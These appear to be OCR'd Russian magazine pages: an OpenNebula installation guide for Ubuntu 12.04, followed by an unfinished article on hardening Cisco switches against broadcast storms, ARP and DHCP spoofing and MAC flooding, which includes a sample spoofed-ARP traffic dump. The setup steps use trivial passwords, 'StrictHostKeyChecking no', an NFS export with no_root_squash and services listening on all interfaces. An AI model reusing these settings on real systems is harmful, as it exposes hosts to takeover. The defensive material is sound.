Управляют инфраструктурой OpenNebula с помощью управляющего сервера, так называемого фронтенда, который может работать на Linux или OS X. Обмен данными между управляющей машиной и узлами облачного кластера происходит по протоколу SSH. Для хранения параметров OpenNebula использует базу данных MySQL либо SQLite. Реализовано управление образами дисков, горячее подключение, репозиторий шаблонов, управление всем жизненным циклом VM (создание, клонирование и так далее) и учетными записями (пользователь, группа, роли). Подсистема хранения образов дисков поддерживает несколько хранилищ SAN и NAS. Доступ к образам с любого узла кластера организован по протоколам SSH, NFS, SFTP, HTTP, GlusterFS, Lustre, iSCSI/LVM. Виртуальные сети создаются в Virtual Network Manager, который обеспечивает нужный уровень абстракции и изоляции, поддерживается несколько технологий: dummy, iptables, ebtables, Open vSwitch, 802.1Q VLAN и VMware.

Для удобного управления виртуальными ресурсами и учетными записями применяется несколько уровней абстракции. Физические серверы объединяются в кластеры, которые уже могут распределять и балансировать нагрузку. Несколько установок OpenNebula объединяют в зоны (oZones), доступ к которым организован через абстрактный дата-центр, содержащий собственный набор ресурсов и учетные записи. Используется также концепция групп, каждая из которых имеет индивидуальные установки и набор доступных ресурсов, не пересекающихся с остальными.



Окно Dashboard в OpenNebula Sunstone

Облачную среду OpenNebula могут совместно использовать несколько организаций или групп пользователей с делегированием полномочий и настройкой квот. Поддерживается несколько типов учетных записей со своими привилегиями. Все это позволяет создать гибкую адаптируемую и управляемую инфраструктуру, в которой все получают доступ только к отведенным ресурсам и функциям управления.

Собственно для администрирования физических и виртуальных систем предложены утилиты командной строки (начинаются на one* — onevm, onehost, oneuser и так далее) и веб-интерфейсы OpenNebula Sunstone (администрирование cloud-окружений) и OpenNebula Zones (управление зонами).

Возможности веб-консоли позволяют развернуть VM, подключиться к ним по VNC, управлять хранилищами, образами, сетями и так далее. Разработчиками предложен сервис OpenNebula Marketplace, позволяющий просто устанавливать преднастроенные виртуальные окружения, подготовленные в рамках проекта. Для мониторинга работы серверов в Sunstone интегрирована система Ganglia (ganglia.sf.net). Кроме того, возможности OpenNebula расширяются при помощи модулей и аддонов. Например, OpenNebulaApps представляет собой еще один слой, позволяющий на основе OpenNebula построить PaaS (Platform as a Service).

Обычные пользователи управляют своими системами через веб-портал OpenNebula Self-Service или посредством консольных команд (occi-*), которые, по сути, являются надстройками над интерфейсом OCCI (Open Cloud Computing Interface). Веб-консоли на данный момент локализованы частично, хотя проблем в использовании это не вызывает.

УСТАНОВКА OPENNEBULA В UBUNTU 12.04 LTS

На момент написания этих строк последней является версия 3.8.3 (Twin Jet), вышедшая в январе 2013 года. В этом релизе появились новые драйверы VMware, различные усовершенствования в EC2- и OCCI-интерфейсе, управлении состоянием VM, работе гипервизора KVM и многое другое. Проект предлагает набор образов для виртуальных машин Cloud Sandbox, позволяющих быстро развернуть управляющий сервер, оценить работу и доступ к демооблаку. Подготовлены пакеты для самостоятельной установки на x64-версии Ubuntu, Debian, openSUSE и RHEL/CentOS. Возможна установка из исходных текстов и на другие дистрибутивы Linux.

Нужные пакеты доступны в официальных репозиториях дистрибутивов, но, как правило, их версии сильно запаздывают. Например, в Ubuntu ситуация сейчас такая:

```
$ sudo apt-cache show opennebula | grep -i version
Version: 3.2.1-2
```

Процесс развертывания управляющего сервера не выглядит запутанным, и при должной внимательности сюрпризов не возникает. Установку собственно Ubuntu и гипервизоров расписывать не буду, эти вопросы уже хорошо освещены.

Хранилище образов в OpenNebula находится в каталоге /var/lib/one/images. Лучше под него отвести отдельный раздел или диск, чтобы в последующем не беспокоиться о наличии свободного места. Имена всех узлов должны разрешаться через службу DNS. Для управления сетью на хостах нам потребуется мост. Ставим пакет bridge-utils и OpenSSH-сервер, который понадобится для удаленного управления:

```
$ sudo apt-get install bridge-utils openssh-server
```

Теперь настраиваем.

```
$ sudo nano /etc/network/interfaces
...
auto br0
iface br0 inet static
    address 192.168.1.111
    netmask 255.255.255.0
    network 192.168.1.0
    broadcast 192.168.1.255
    gateway 192.168.1.1
bridge_ports eth0
bridge_fd 9
bridge_hello 2
bridge_maxage 12
bridge_stp off
```

Если сетевых карт несколько, то настройки для каждой аналогичны. Перезапускаем сетевой сервис и проверяем:

```
$ sudo service networking restart
$ brctl show
br0 8000.000c2959428e no eth0
```


Ставим пакеты, необходимые для работы OpenNebula:

```
$ sudo apt-get install build-essential cgroup-lite ↵
  cracklib-runtime curl dpkg-dev ebtables g++ g++-4.6 ↵
  libalgorithm-diff-perl libalgorithm-diff-xs-perl ↵
  libalgorithm-merge-perl libapparmor1 libcrack2 ↵
  libdpkg-perl libmysqlclient18 libnuma1 libpq5 ↵
  libreadline5 libruby1.8 libstdc++6-4.6-dev libvirt-bin ↵
  libvirt0 libxenstore3.0 libxml2-utils libxmlrpc-c++4 ↵
  libxmlrpc-core-c3 mysql-common ruby ruby-daemons ↵
  ruby-eventmachine ruby-json ruby-mysql ruby-nokogiri ↵
  ruby-password ruby-pg ruby-rack ruby-sequel ↵
  ruby-sequel-pg ruby-sinatra ruby-sqlite3 ruby-termios ↵
  ruby-tilt ruby1.8 ruby1.8-dev rubygems thin thin1.8
```

Проект развивается, каждая версия требует новых зависимостей, поэтому список не окончательный и постоянно меняется. Можно поступить иначе: вначале установить пакеты OpenNebula, а затем выполнить «apt-get install -f». Настраиваем NFS, который используется для раздачи образов и настроек.

```
$ sudo nano /etc/exports
/var/lib/one 192.168.1.0/24(rw,sync,no_subtree_check,↵
no_root_squash,anonuid=10000,anongid=10000)
...
# и перезапускаем сервер
$ sudo service nfs-kernel-server start
```

Все готово для установки OpenNebula. Заходим на downloads.opennebula.org, выбираем и скачиваем пакет под Ubuntu 12.04. Внутри архива несколько deb-пакетов (ранее использовался один файл), ставим все:



В OpenNebula MarketPlace доступны готовые образы виртуальных машин

```
File  Edit  View  Search  Terminal  Help
oneadmin@user-machine ~ $ cat /var/log/one/oned.log
Wed Mar 27 15:37:40 2013 [ONE][I]: Starting OpenNebula 3.8.3
----------------------------------------
     OpenNebula Configuration File
----------------------------------------
AUTH_MAD=AUTHN=ssh,x509,ldap,server_cipher,server_x509,EXECUTABLE=one_auth_mad
DATASTORE_LOCATION=/var/lib/one//datastores
DATASTORE_MAD=ARGUMENTS=-t 15 -d fs,vmware,vmfs,iscsi,lvm,EXECUTABLE=one_datastore
DB=BACKEND=sqlite
DEBUG_LEVEL=3
DEFAULT_DEVICE_PREFIX=hd
DEFAULT_IMAGE_TYPE=OS
ENABLE_OTHER_PERMISSIONS=YES
HM_MAD=EXECUTABLE=one_hm
HOST_MONITORING_EXPIRATION_TIME=86400
HOST_MONITORING_INTERVAL=600
HOST_PER_INTERVAL=15
IMAGE_RESTRICTED_ATTR=SOURCE
IM_MAD=ARGUMENTS=-r 0 -t 15 kvm,EXECUTABLE=one_im_ssh,NAME=im_kvm
MAC_PREFIX=02:00
MANAGER_TIMER=15
NETWORK_SIZE=254
PORT=2633
SCRIPTS_REMOTE_DIR=/var/tmp/one
SESSION_EXPIRATION_TIME=900
TM_MAD=ARGUMENTS=-t 15 -d dummy,lvm,shared,qcow2,ssh,vmfs,iscsi,EXECUTABLE=one_tm
VM_MAD=ARGUMENTS=-t 15 -r 0 kvm,DEFAULT=vmm_exec/vmm_exec_kvm.conf,EXECUTABLE=one_vmm_exec,
m
VM_MONITORING_EXPIRATION_TIME=86400
VM_PER_INTERVAL=5
VM_POLLING_INTERVAL=600
```

Просмотрев журналы, можно получить информацию по настройкам OpenNebula и ошибкам

```
$ tar xzvf Ubuntu-12.04-opennebula-3.8.3.tar.gz
$ cd opennebula-3.8.3
$ sudo dpkg -i *.deb
```

Для работы нам понадобится база MySQL:

```
$ sudo apt-get install mysql-server
$ mysql -u root -p
mysql> CREATE USER 'oneadmin'@'localhost' ↵
       IDENTIFIED BY 'oneadmin';
mysql> CREATE DATABASE opennebula;
mysql> GRANT ALL PRIVILEGES ON opennebula.* ↵
       TO 'oneadmin' IDENTIFIED BY 'oneadmin';
mysql> quit;
```

Настройки сервера хранятся в /etc/one/oned.conf, в нем содержится много разных параметров, но сейчас нас интересует подключение к базе данных:

```
$ sudo nano /etc/one/oned.conf
DB = [
       backend = "mysql",
       server = "localhost",
       port = 3306,
       user = "oneadmin",
       passwd = "oneadmin",
       db_name = "opennebula"
]
```

ПОЛИТИКИ РАЗМЕЩЕНИЯ VM

Планировщик OpenNebula при размещении новой VM руководствуется установками политик (Data Center Placement Policies), которые указываются в /etc/oned/sched.conf. По умолчанию используется политика packing, при которой задействуется минимальное число серверов, что обеспечивает минимальную фрагментацию (переменная RUNNING_VMS). Политика striping (-RUNNING_VMS) указывает на равномерное распределение VM по имеющимся серверам, это гарантирует максимально доступное количество ресурсов. Установка load-aware укажет на необходимость размещения VM на сервере с минимальной нагрузкой (FREE_CPU). Политика custom для размещения использует вычисляемый вес (rank), который админ может настроить самостоятельно (по умолчанию формула RUNNING_VMS * 50 + FREE_CPU).

НАСТРОЙКА ОКРУЖЕНИЯ

В процессе установки deb-пакетов создается учетная запись и группа oneadmin, от имени которых и будут запущены процессы. Также некоторые команды в консоли следует выполнять исключительно от имени oneadmin. На сервере управления для удобства работы лучше задать пароль «sudo passwd oneadmin», на хостах можно использовать «sudo -u oneadmin».

Аналогичную учетку нужно создать и на остальных хостах, причем ID везде должен быть одинаков. Проверяем:

```
$ id oneadmin
uid=117(oneadmin) gid=111(cloud) groups=111
(cloud),129(libvirtd),130(kvm)
```

Создаем на удаленном сервере группу и учетку oneadmin, генерируем ключ, оставляя все параметры по умолчанию:

```
$ sudo groupadd -g 111 oneadmin
$ sudo useradd -u 117 -m oneadmin -d /var/lib/↵
  one/ -s /bin/bash -g oneadmin
$ sudo -u oneadmin ssh-keygen
```

Чтобы сервер управления мог подключаться к хостам по SSH без пароля, копируем ключи и создаем ~/.ssh/config.

```
$ su oneadmin
$ cat ~/.ssh/id_rsa.pub >> ~/.ssh/authorized_keys
$ nano ~/.ssh/config
Host *
    StrictHostKeyChecking no
```

После чего копируем каталог /var/lib/one/.ssh на каждый узел и подключаемся, чтобы проверить, что соединение происходит без запроса пароля.

Файлы для авторизации должны располагаться в подкаталоге ~/.one, его необходимо создать и заполнить вручную.

```
$ mkdir ~/.one
```


Пароль хранится в открытом виде в файле ~/.one/one_auth:

```
$ echo "oneadmin:p@ssw0rd" > ~/.one/one_auth
$ chmod 600 ~/.one/one_auth
```

Во время установки при помощи пакетов пароль генерируется автоматически, его нужно переопределить утилитой oneuser:

```
$ oneuser passwd 0 p@ssw0rd
```

Аргумент «0» задает идентификатор пользователя, для oneadmin он равен 0. Настройки закончены, перезапускаем сервер:



Создание виртуальной сети в OpenNebula Sunstone

ВИРТУАЛИЗАЦИЯ VS ОБЛАКО

Сегодня в моде термин «облако». Несмотря на его раскрученность, многие не видят принципиального отличия виртуализации от облака и не понимают, где заканчивается одно и начинается другое. По сути, виртуализация — это гипервизор и набор инструментов управления, каждый разработчик предпочитает поддерживать только свой гипервизор, не позволяя управлять другими. Сам набор рассчитан на инженера, а не рядового пользователя.

Платформы для построения облака предоставляют дополнительный уровень абстракции, позволяя не привязываться к физическому оборудованию и использовать в единой инфраструктуре различные гипервизоры. Такой подход упрощает управление большими массивами и позволяет выделять ресурсы по необходимости. И главное, в процессе могут участвовать обычные пользователи.

```
$ su oneadmin
$ one stop
$ one start
```

Чтобы убедиться в том, что аутентификация настроена корректно, лучше сразу выполнить любую консольную команду. Если вывод не содержит ошибок, значит, все сделано правильно. Например, список пользователей:

```
$ oneuser list
ID NAME GROUP AUTH VMS MEMORY CPU
0 oneadmin oneadmin core - - -
1 serveradmin oneadmin server_c - - -
```

В случае проблем смотрим, что пишет журнал. Введя «cat /var/log/one/oned.log», получим листинг загруженных параметров сервера из конфига и сообщения о запуске элементов. Также команда «netstat -ant» должна показать, что открыт порт 2633.

НАСТРОЙКА ВЕБ-КОНСОЛЕЙ SUNSTONE И SELF-SERVICE

Все операции можно производить при помощи утилит командной строки или веб-консоли. Второй способ более нагляден и прост в использовании. Настройки Sunstone выполняются в /etc/one/sunstone-server.conf, по умолчанию слушается только localhost, поэтому правим:

```
$ sudo nano /etc/one/sunstone-server.conf
:host: 0.0.0.0
:port: 9869
```

Остальное можно пока не трогать. Запускаем:

```
$ su oneadmin
$ sunstone-server start
```

Для обычных пользователей предназначен OpenNebula Self-Service

```
#  LIVE_RESCHEDS: Perform live (1) or cold migrations (0) when rescheduling a VM
#
#  HYPERVISOR_MEM: Fraction of total MEMORY reserved for the hypervisor.
#                  E.g. 0.1 means that only 90% of the total MEMORY will be used
#
#  DEFAULT_SCHED: Definition of the default scheduling algorithm
#    - policy:
#       0 = Packing. Heuristic that minimizes the number of hosts in use by
#           packing the VMs in the hosts to reduce VM fragmentation
#       1 = Striping. Heuristic that tries to maximize resources available for
#           the VMs by spreading the VMs in the hosts
#       2 = Load-aware. Heuristic that tries to maximize resources available for
#           the VMs by usingthose nodes with less load
#       3 = Custom.
#    - rank: Custom arithmetic expression to rank suitable hosts based in their
#             attributes
#*******************************************************************************

ONED_PORT = 2633

SCHED_INTERVAL = 30

MAX_VM       = 300
MAX_DISPATCH = 30
MAX_HOST     = 1

LIVE_RESCHEDS  = 0

HYPERVISOR_MEM = 0.1

DEFAULT_SCHED = [
        policy = 1
]

#DEFAULT_SCHED = [
#       policy = 3,
#   rank   = "- (RUNNING_VMS * 50  + FREE_CPU)"
#]
```

Настройки политик размещения VM в sched.conf

Как видно из конфига, Sunstone использует порт 9869, к нему и подключаемся браузером, вводя для регистрации данные oneadmin. Интерфейс Sunstone прост, разобраться с основными установками будет несложно. Все настройки разделены на пять групп:

- Dashboard — общая статистика;
- System — настройка учетных записей пользователей, групп и ACL;
- Virtual Resources — виртуальные машины, образы и шаблоны образов;
- Infrastructure — настройка узлов, виртуальной сети, систем хранения и кластеров;
- Marketplace — доступ к подготовленным образам виртуальных машин.

По умолчанию в Sunstone анонимный доступ к Marketplace, но если уже есть своя учетная запись в Marketplace, данные следует указать в sunstone-server.conf. Доступ пользователей к VM организован через сервис OCCI, настройки которого находятся в /etc/one/occi-server.conf. По умолчанию здесь также разрешен доступ только с localhost, меняем:

```
$ sudo nano /etc/one/occi-server.conf
:host: 0.0.0.0
:port: 4567
```

Остальное можно не трогать. Запускаем:

```
$ occi-server start
```

Открыв браузер на странице http://example.org:4567/ui, получим доступ к веб-интерфейсу OpenNebula Self-Service, его возможности во многом совпадают с Sunstone, но, естественно, их чуть меньше, и они проще. Также управлять своими VM можно при помощи набора утилит occi-*. Например, получим список преднастроек:

```
$ occi-instance-type list
```

Аналогично активируется сервис OpenNebula Zones, настройки которого прописаны в /etc/one/ozones-server.conf. Кроме того, потребуется создать базу данных ozones. Далее запускаем ozones-server start. По умолчанию подключение производится к порту 6121.


ЗАКЛЮЧЕНИЕ

Знакомство с проектом OpenNebula показало, что это простой и удобный инструмент для развертывания IaaS-сервиса с возможностью делегирования полномочий разным пользователям. Настройки каждого компонента OpenNebula хорошо документированы, поэтому при возникновении проблем найти причину не составит особого труда.


ЗАЩИТА ВНУТРИ ПЕРИМЕТРА

ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ КАНАЛЬНОГО УРОВНЯ СРЕДСТВАМИ КОММУТАТОРОВ CISCO


Локалка стала доставлять много хлопот? Пользователи получают левые айпишники по DHCP? Красноглазые пионеры балуются спуфингом? Всю сеть время от времени штормит? Пора изучать матчасть и настраивать фирменный коммутатор!



Андрей Бражук
www.nets4geeks.com



Создание ACL в CNA



Интерфейс Cisco Network Assistant

НОВОЕ — ЗАБЫТОЕ СТАРОЕ

Как ни банально звучит, но канальный уровень — это краеугольный камень безопасности компьютерной сети. Принципы работы коммутаторов Ethernet, а также протоколы ARP и DHCP, использующие широковещательные рассылки, разработаны много лет назад. В основе этих подходов — доверие участников сетевых взаимодействий друг к другу, что в сегодняшних реалиях неприемлемо. Атаковать узлы и/или нарушить работоспособность локальной сети, построенной на основе неуправляемых свитчей, — проще простого.

С незапамятных времен известны такие атаки, как переполнение таблицы MAC-адресов (CAM-таблицы) коммутатора (MAC-флудинг) и различные способы подмены MAC-адресов (MAC-спуфинг и ARP-спуфинг). Примечательно, что большинство классических атак канального уровня основано не на каких-либо уязвимостях, а на вполне стандартном поведении сетевых стеков современных операционных систем. Так, чтобы вмешаться в ход взаимодействия двух узлов, достаточно отправить одному из них соответствующий ARP-пакет (третья строка дампа трафика):

```
20:36:04.674993 08:00:27:53:1e:3e >
0a:00:27:00:00:00, ethertype IPv4 (0x0800), ↵
length 98:
192.168.56.101 > 192.168.56.1: ICMP echo ↵
request, id 801, seq 11, length 64

20:36:04.675033 0a:00:27:00:00:00 >
08:00:27:53:1e:3e, ethertype IPv4 (0x0800), ↵
length 98:
192.168.56.1 > 192.168.56.101: ICMP echo reply, ↵
id 801, seq 11, length 64

20:36:05.468048 01:01:01:01:01:01 >
ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), ↵
length 42:
Reply 192.168.56.1 is-at 01:01:01:01:01:01, ↵
length 28

20:36:05.685509 08:00:27:53:1e:3e >
01:01:01:01:01:01, ethertype IPv4 (0x0800), ↵
length 98:
192.168.56.101 > 192.168.56.1: ICMP echo ↵
request, id 801, seq 12, length 64
```

Сегментация сети как метод защиты снимает часть проблем, но порождает другие угрозы. Классикой уже успели стать различные техники, применяемые против виртуальных локальных сетей (VLAN): VLAN-hopping, нелегальный Q-in-Q и подобные. Служебные протоколы (STP, CDP, DTP) также успешно эксплуатируются для получения информации о сети и реализации некоторых видов атак.

Как же противостоять угрозам канального уровня? Это сложный вопрос. Но очевидно, что первый рубеж защиты приходится на уровень доступа к сетевой инфраструктуре. А основной инструмент борьбы со злом — управляемый коммутатор.

НЕ СТРАШНЫ НАМ ШТОРМА

Для простейшей проверки того, насколько безопасна локальная сеть, достаточно… патчкорда. Им необходимо соединить две ближайшие розетки Ethernet. Если защита не совсем хороша, то созданная таким нехитрым способом петля вызовет лавинный рост широковещательного трафика. Пропускная способность сети резко упадет, а то и вовсе ее работа будет парализована.

Между тем коммутаторы Cisco позволяют эффективно контролировать широковещательный (broadcast), многоадресный (multicast) или одноадресный (unicast) трафик. Например, используя консоль, настроим устройство для борьбы с широковещательным штормом. Сначала войдем в режим конфигурирования:

```
# conf t
```


Потом переключимся в режим конфигурирования интерфейса (например, gigabite ethernet 0/1) и введем две команды:

```
(config)# int gi 0/1
(config-if)# storm-control broadcast level 20.00
(config-if)# storm-control action shutdown
```


Первая команда устанавливает максимальный уровень широковещательного трафика в 20 процентов от полосы пропускания. Порог можно устанавливать не только в процентах, но и в битах в секунду (bps).

Дополнительные функции

НЕ КОНСОЛЬЮ ЕДИНОЙ СИЛЬНА CISCO



Использование интерфейса командной строки для управления коммутатором — чаще дело привычки, чем необходимость. Большинство рутинных операций в небольшой сети можно автоматизировать с помощью бесплатной фирменной утилиты Cisco Network Assistant (CNA, bit.ly/rrPPx). Она доступна для Windows и OS X. Максимальное количество управляемых устройств (коммутаторов, маршрутизаторов, беспроводных точек доступа) — 40. Ее интуитивный графический интерфейс позволяет решать основные задачи настройки, инвентаризации, оповещения о событиях, управления файлами и программным обеспечением оборудования.



Управление широковещательными штормами в CNA

Настройка Port Security на интерфейсе в CNA

Вторая команда определяет, какое действие должно быть совершено, когда лимит будет достигнут, — отключить порт (shutdown). Если действие не указывать, то свитч будет просто фильтровать трафик, превышающий порог, и не отправлять никаких оповещений. SNMP-трапы и сообщения в Syslog можно включить, если указать action trap.

Чтобы в этом примере коммутатор автоматически восстанавливал порт, скажем, через 5 минут (равно 300 секунд) после отключения, нужно в глобальной конфигурации дать такие команды:

```
# errdisable recovery cause storm-control
# errdisable recovery interval 300
```

Можно в broadcast level указать два порога. Тогда при достижении первого порт будет отключаться, при падении broadcast-трафика до уровня второго — включаться:

```
(config-if)# storm-control broadcast level 20.00 5.00
```

У коммутаторов Cisco есть также штатное средство обнаружения петель, основанное на периодической отправке keepalive-сообщений. Эта опция обычно включена по умолчанию, и в случае срабатывания порт отключается. Для механизма keepalive можно также настроить автоматическое включение интерфейса:

```
# errdisable recovery cause loopback
```

STP ПОД ПРИЦЕЛОМ

Еще одним средством борьбы с петлями в сети является протокол STP. Кроме того, STP позволяет обеспечить дублирование линий передачи и, соответственно, отказоустойчивость. Все это хорошо, но излишняя толерантность конфигурации коммутатора приводит к плачевным последствиям: злоумышленник может манипулировать приоритетами с помощью параметров BPDU-пакетов.

У коммутаторов Cisco есть также штатное средство обнаружения петель, основанное на периодической отправке keepalive-сообщений. Эта опция обычно включена по умолчанию

Чтобы пресечь это зло на корню, делаем следующее. Во-первых, чтобы все работало быстрее, устанавливаем режим portfast на портах, к которым подключены рабочие станции:

```
# int range fa 0/1 - 48
(config-if-range)# spanning-tree portfast
```

И в глобальной конфигурации настраиваем portfast-порты так, чтобы при появлении BPDU-пакета порт отключался (там их не должно быть в принципе):

```
# spanning-tree portfast bpduguard default
```

Во-вторых, защищаем Root Bridge. Для этого на магистральном интерфейсе выполняем команду:

```
(config-if)# spanning-tree guard root
```

ЗАЩИЩАЕМ DHCP

Использование в большой (или плохо контролируемой) сети DHCP-сервера для настройки протокола IP на узлах — это постоянный источник проблем для системного администратора. По иронии часто эти проблемы связаны не со злоумышленной активностью, а с деятельностью нерадивых пользователей. Почти классический пример — самовольное подключение к сети устройства с включенным DHCP-сервером, который наперегонки с легитимным сервером начинает раздавать IP-адреса рабочим станциям. Чей DHCP-ответ дойдет до клиента, того и адрес он себе поставит.

Функция коммутатора, которая предназначена для защиты от DHCP-атак, называется DHCP snooping. Ее основу составляет классификация всех портов на доверенные (trust) и ненадежные (untrust). Принципиальная разница в том, что с первых транслируются ответы DHCP-сервера, а со вторых — нет.

Итак, большую часть вопросов можно снять, включив DHCP snooping на коммутаторе и объявив доверенным тот порт, к которому подключен DHCP-сервер. Для этого нужно в режиме глобальной конфигурации выполнить следующие команды (вторая команда указывает, для каких VLAN включается опция защиты DHCP):

```
# ip dhcp snooping
# ip dhcp-snooping vlan 2
```

В настройках порта, к которому подключен DHCP-сервер, указать:

```
(config-if)# ip dhcp snooping trust
```

Ненадежные порты настраивать отдельно нет необходимости — они таковыми считаются по умолчанию.

Кстати, в качестве бонуса сразу после активизации DHCP snooping включается проверка MAC-адреса источника на untrust-портах (verify mac-address): если адреса в заголовке кадра и DHCP-сообщении не совпадают, то кадр отбрасывается. Еще можно ограничить количество DHCP-сообщений (в секунду) для данного порта:

```
(config-if)# ip dhcp snooping limit rate 100
```

ТЕХНОЛОГИЯ PORT SECURITY

Пусть есть коммутатор Cisco 2960, на борту которого 48 портов FastEthernet. К портам подключены розетки. Требуется реализовать политику, согласно которой к розетке можно подключить только один компьютер, создав препятствие к стихийному возникновению сетей на основе нелегальных SOHO-коммутаторов, а также пресечь попытки MAC-флудинга свитча.

В документации сказано, что технология Port Security позволяет регулировать входной трафик устройства Cisco путем ограничения (и идентификации) активных MAC-адресов на порту. А это, по сути, и требуется в данном случае.

Конечно, ограничение количества MAC-адресов — мера условная, и ее можно обойти, например с помощью SOHO-роутера с настроенной трансляцией сетевых адресов. Но во-первых, мы рассматриваем проблему в разрезе канального уровня. Во-вторых, SOHO-роутер дороже SOHO-коммутатора. А в-третьих, от попыток флудинга Port Security таки защищает.

В режиме конфигурирования укажем диапазон настраиваемых портов:

```
# int range fa 0/1 - 48
```

И непосредственно настройка портов (они уже находятся в access mode):

```
(config-if-range)# switchport port-security
(config-if-range)# switchport port-security violation protect
(config-if-range)# switchport port-security maximum 1
(config-if-range)# switchport port-security mac-address sticky
```

Первая строка — включаем Port Security. Вторая — определяем действие при нарушении политики безопасности. Третья задает количество разрешенных на порту MAC'ов (по умолчанию 1). Четвертая включает добавление обнаруженных на порту MAC'ов в running-config (если сохранить в startup-config, то будет действительно и после перезагрузки).

